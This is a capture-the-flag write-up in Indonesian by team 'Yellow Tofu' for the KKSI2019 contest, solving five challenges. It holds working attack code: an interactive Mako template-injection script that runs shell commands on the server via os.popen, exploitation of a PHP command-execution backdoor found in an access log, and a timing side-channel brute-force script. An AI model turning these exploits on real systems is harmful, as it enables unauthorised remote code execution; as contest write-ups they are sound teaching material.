NAMA TIM : [Yellow Tofu]

Ketua Tim	
1.	MUHAMMAD SURYA MAULANA
Member	
1.	DEFRI INDRA MAHARDIKA
2.	FAIZ UNISA JAZADI
3.	
4.	

DAFTAR ISI

1. Welcome To KKSI2019

2. Mako Onii-Chan

3. Read The Log

4. KKSI Lost The Key

5. Tsunade Gambling Master

1. SOAL : Welcome To KKSI2019

1. Terdapat potongan flag dengan dua karakter yang hilang "1663323d00434ad7#ca8ecca2b#22844" (tagar = bagian yang hilang).
2. Hanya diketahui hash md5 dari flag tsb yaitu "1fee4be0b38ae6b8722b49e4db037bbd"
3. Hanya dua karakter yang hilang sehingga bruteforce kami nilai masih memungkinkan.
4. Berikut script untuk melakukan bruteforce flag

```
```
import hashlib
import string

partial = '1663323d00434ad7#ca8ecca2b@22844' # "#" and "@"
md5 = '1fee4be0b38ae6b8722b49e4db037bbd'
charset = string.printable
for c1 in charset:
    for c2 in charset:
        complete = partial.replace('#', c1).replace('@', c2)
        if hashlib.md5(complete.encode()).hexdigest() == md5:
            print(f'KKSI2019{{{complete}}}')

```
```

5. Didapatkan flag "KKSI2019{1663323d00434ad78ca8ecca2ba22844}"

2. SOAL : Mako Onii-Chan

1. Terdapat tombol "Submit Nama Kamu di Sini" yang mengarah ke /intro-gan
2. Judul halaman adalah "Post with UTF-32". Bisa diartikan kalau /intro-gan adalah endpoint yang menerima parameter POST.
3. Di dalam source code halaman utama, terdapat clue "<!-- name->32->e-base64 -->". Bisa diartikan kalau parameter yang diharapkan adalah "nama" dan isinya adalah hasil encode utf32 kemudian diencode dgn base64.
4. Setelah bereksperimen dengan endpoint, ternyata menggunakan Mako dan templatenya bisa diinject.
5. Dikarenakan encoding yang agak ribet dan memakan waktu, kami membuat script berikut supaya lebih cepat dapat flagnya.

```
```
import requests
import base64

def encode2(s):
    rv = []
    for l in s:
        rv.append(f'chr({ord(l)})')
    return '+'.join(rv)

def encode(s):
```
```

```
    return base64.b64encode(s.encode('utf-32'))

while True:
    cmd = input('>').strip()

    payload = '${repr(__import__(chr(111)+chr(115)).popen(%s).read())}' % encode2(cmd)

    r = requests.post('http://202.148.2.243:21201/intro-
gan', data={'name': encode(payload)})
    print(r.text)
```

6. Jalankan command `cat flag.txt`, dan didapatkan flag ***"KKSI2019{64_32_16_8_4_2_0}"***


3. SOAL : Read The Log

1. Diberikan File dengan nama “access_log” dan Get Here Flag yang mengarah ke http://202.148.2.243:30011/
2. Melakukan Penelusuran Access Log
3. Menemukan Sebuah String yang setelah saya cek ternyata VULN Remote Code Execution

```
172.17.0.2 - - [21/Oct/2019:00:43:40 +0700] "GET /.system.php?f=system&p=id HTTP/1.1"
200 53 "-
" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Ch
rome/68.0.3440.106 Safari/537.36"
```

4. Mencoba melakukan exploitasi [http://202.148.2.243:30011/.system.php?f=system&p=ls]

5. Terdapat file flllllllaaaaaaaaaaaaaaaaaaaaaaaaaa_g.txt
6. Jalankan comand “cat flllllllaaaaaaaaaaaaaaaaaaaaaaaaaa_g.txt ”



7. Muncul Flag KKSI2019{Emang_Sabar_Adalah_Kuncinya}

4. SOAL : KKSI Lost The Key


1. Berdasarkan source code, jika parameter get "time" sama dengan panjang key dikurang satu, maka respon akan didelay 5 detik. Kami melakukan bruteforce dan mendapati bahwa panjang key sebanyak 3 karakter.

2. Berdasarkan source code, jika panjang parameter get "time" sudah sama dengan panjang key, maka tiap karakter di antara keduanya akan dicocokkan. Jika ada yang cocok, maka respon akan didelay 3 detik. Hal ini memungkinkan kami melakukan bruteforce mengingat panjang key hanya 3.

3. Untuk mempermudah bruteforce, kami membuat script berikut.


```
import requests
import time
import string

url = 'http://202.148.2.243:30001'
key_len = 3
charset = []
for c in range(256):
    charset.append(chr(c))
charset = string.printable
for i in range(3):
    key = list('xxx')
    slvd = False
    while not slvd:
        for c in charset:
            key[i] = c
            t = time.time()
            r = requests.get(url, params={'time': ''.join(key)})
            print(r.url, time.time() - t)
            if (time.time() - t) >= 3:
                slvd = True
                print(key)
                break
```

```

4. Karena response time yang bervariasi, kami mendapatkan key setelah beberapa kali percobaan. Key adalah "1Ap".

5. Setelah mendapat memasukkan key ke dalam parameter get "time", didapati flag “Time_is_Money_Also_Time_is_Flag“
```



5. SOAL : Tsunade Gambling Master

1. Setelah Mengaudit Javascript codenya kami menemukan celah untuk di exploitasi.
2. dengan langkah-langkah buka konsol ketik serve(ready_to_serve())



4. Muncul Flag “ Jscan__3asY__Tr0ll1nG ”

[Soal]

Langkah – langkah dalam menemukan flag, boleh disertai dengan Screenshot